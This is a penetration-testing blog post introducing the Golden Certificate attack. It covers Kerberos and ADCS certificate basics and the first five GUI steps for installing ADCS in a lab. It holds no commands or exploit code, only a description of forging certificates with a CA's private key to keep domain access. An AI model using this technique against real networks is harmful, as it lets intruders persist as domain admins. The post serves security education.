Domain Persistence: Golden Certificate Attack

January 27, 2022 By Raj Chandel

Introduction

Security analysts who have some knowledge about Active Directory and pentesting would know the concept of tickets. Kerberos, the default authentication mechanism in an AD, uses ticket-based authentication where a Key Distribution Center (KDC) grants a Ticket-Granting Ticket (TGT) to a user requesting access to a service or an account which can then be redeemed to generate a service ticket (ST) to access a particular service, like SQL account. Attacks such as **Golden Ticket** demonstrate how an attacker can persist its access to the domain admin by obtaining the "krbtgt" account's NTLM hash. Domain persistence is necessary for an analyst in the event the admin password gets changed. Persistence can also be achieved by using certificate-based authentication deployed in Active Directory Certificate Service. One such method is the Golden Certificate Attack. This technique leverages the certificate-based authentication in AD enabled by default with the installation of ADCS (Active Directory Certificate Services) by forging a new certificate using the private key of the CA certificate. The technique was implemented by **Benjamin Delpy** in Mimikatz. Will Schroeder and Lee Christensen wrote a research paper on this technique which can be referred to **here**.

Table of Content

ADCS and Certificate Basics

ADCS provides authentication in a forest. It enhances the overall security identity of a member (user or service account) by binding it to a corresponding private key. A certificate is an X.509-formatted digitally signed document used for encryption, message signing, and/or authentication. It contains the following details:

- **Subject** – The owner of the certificate.
- **Public Key** – Associates the Subject with a private key stored separately.
- **NotBefore and NotAfter dates** – Define the duration that the certificate is valid.
- **Serial Number** – An identifier for the certificate assigned by the CA.
- **Issuer** – Identifies who issued the certificate (commonly a CA).

- **SubjectAlternativeName** – Defines one or more alternate names that the Subject may go by.
- **Basic Constraints** – Identifies if the certificate is a CA or an end entity and if there are any constraints when using the certificate.
- **Extended Key Usages (EKUs)** – Object identifiers (OIDs) that describe how the certificate will be used. Also known as Enhanced Key Usage in Microsoft parlance
- **Signature Algorithm** – Specifies the algorithm used to sign the certificate.
- **Signature** – The signature of the certificates body is made using the issuer's (e.g., a CA's) private key.

Certificate Authorities (CAs) are responsible for issuing certificates. Upon ADCS installation, CA first creates its own public-private key pair and signs its own root CA using its private key. Hosts add this root CA in their systems to build a trust system.

Certificate Enrollment – The process of a client obtaining a certificate from AD CS is called certificate enrolment in which the following steps happen:

- Client generates public/private key pair
- Client places a public key in a Certificate Signing Request which includes details like the subject of certificate and certificate template name.
- Clients sign CSR using the private key and send CSR to the enterprise CA server.
- CA server verifies the client's requested certificate's template
- CA generates the certificate and signs it using its own private key


Types of extensions in certificates – Following extensions can be found throughout this article:

- *.p12 – The PKCS#12 is a binary format for storing the server certificate, any intermediate certificates, and the private key into a single encryptable file. Whenever you export a certificate using **msc** it comes out in a p12 format.
- *.pfx – It is the same as *.p12. *.pfx files are also PKCS#12 format binary certificates. The only difference is that *.pfx was developed by Microsoft and *.p12 by Netscape. So, for compatibility reasons you'll see us converting *.p12 into *.pfx format.
- *.pem – Contains Base64 encoded certificate+private key pair in this context. Otherwise, a pem file can have anything depending on the developer.


Installing ADCS in a local AD environment

To configure ADCS in our test environment, we followed the following steps.


Step 1: Go to server manager and choose "**add roles and features**"




Step 2: You could read about pre-requisites that windows recommend and click next




Step 3: Choose the server from the server pool. Your environment could have multiple pools, we'll choose DC1.ignite.local




Step 4: Under server roles, choose Active Directory Certificate Services and click next




Step 5: You can click next on this step or add some features. For this demo we don't need anything extra so click next.



